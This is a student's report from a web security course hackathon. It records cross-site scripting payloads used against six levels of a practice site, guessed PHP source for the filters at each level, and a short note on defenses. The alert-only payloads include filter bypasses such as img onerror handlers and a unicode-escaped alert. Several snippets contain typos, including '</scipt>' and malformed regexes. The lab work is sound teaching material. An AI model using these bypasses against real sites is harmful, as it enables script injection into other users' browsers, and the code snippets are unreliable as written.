WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Vishal Kothapalli

Email: kothapvl@mail.uc.edu

Short-bio: Graduate Student at UC

Figure 1: Vishal's headshot

Hackathon 1 - Cross-site Scripting Attacks and Defenses

Overview and Requirements

Hackathon1 is about Cross-site Scripting Attacks(XSS) attacks and defenses. Task1 is to demonstrate code injection to show alerts and guess the code. Task 2 is to provide defense using input validations and data encoding.

Link to repository: https://github.com/kothapvl-uc/waph-kothapvl/tree/main/hackathons/hackathon1

Task 1: Attacks

Level 0

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

Attack script: `JS <script>alert("Level 0 hacked by Vishal Kothapalli")</scipt>`




Image: Level 0

Level 1

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

Attack script is passed in path variable in the URL `?input=<script>alert("Level 1: Hacked by Vishal Kothapalli")</scipt>`




Image: Level 1

Level2

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

URL has been mapped to HTML form and attacking script is passed through form itself. `C <script>alert("Level 2: Hacked by Vishal Kothapalli")</scipt>`

Source code guess `PHP if(!isset($_POST['inp'])){ die("{\"error\": \"Provide input field in an HTTP POST Request\"}"); echo $_POST['inp'];`




Image: Level 2-1




Image: Level 2-2

Level 3

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php




Image: Level 3

Source code guess of echo php

```
str_replace(['
'],",$input)
\pagebreak
```

Level 4

URL: http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php

Attack code

```
?input=,img%20src='..'
onerror="alert('Level 4: Hacked by Vishal Kothapalli')">
```

Source code guess of echo php

```
$data=$_GET['input']
if(preg_match('/<scipt\b[^>}*>(.*?)<\/script>/is', $data)){
exit('{"error": "No \'script\' is allowed!"}');
}
else
echo($data);
```




Image: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

In this level both

tag and alert() methods are filtered . For raising the popup alert , I have used a combination of unicode encoding and onerror() method of tag.
`?input=<img src="invalid" onerror="\u0061lert(Level 5: Hacked By Vishal Kothapalli)">`

source code guess of echo php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
|| stripos($data, 'alert') !== false) {
exit('{"error": "No \'script\' is allowed!"}');
}
else
echo($data);
```




Image: Level 5

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php This level does take the input , but I assume this source code uses htmlentities() method to convert all applicable characters to their corresponding HTML entities. This ensures that the user input is displayed purely as text on the webpage. Popping an alert on a webpage in this scenario can be acheived by using javascript eventListeners such as onmouseover(), onclick(), onkeyup() etc. I used onmouseover() method.

source code guess of echo.php:

```
echo htmlentities($_REQUEST('input'));
```




Image: Level 6

Task 2. Defenses:

Removed the vulnerabilities from the lab1 and lab2 code. Added input validations and encoding. Input validation acts as a gatekeeper, scrutinizing all incoming data (user input, form submissions, etc.) before it enters your system. This involves defining acceptable formats and ranges for the data, rejecting anything that falls outside those parameters. Think of it as a bouncer checking IDs at a club – only authorized data gets in. Data encoding takes validated data and transforms it to prevent misinterpretation or malicious use. Imagine a guest at the club writing their name on a guest list. Data encoding ensures their name is written in a way that can't be tampered with or used for unintended purposes.

Git changes screenshots




Image: Task 2




Image: Task 2




Image: Task 2





Image: Task 2



Task 2b for changes in echo.php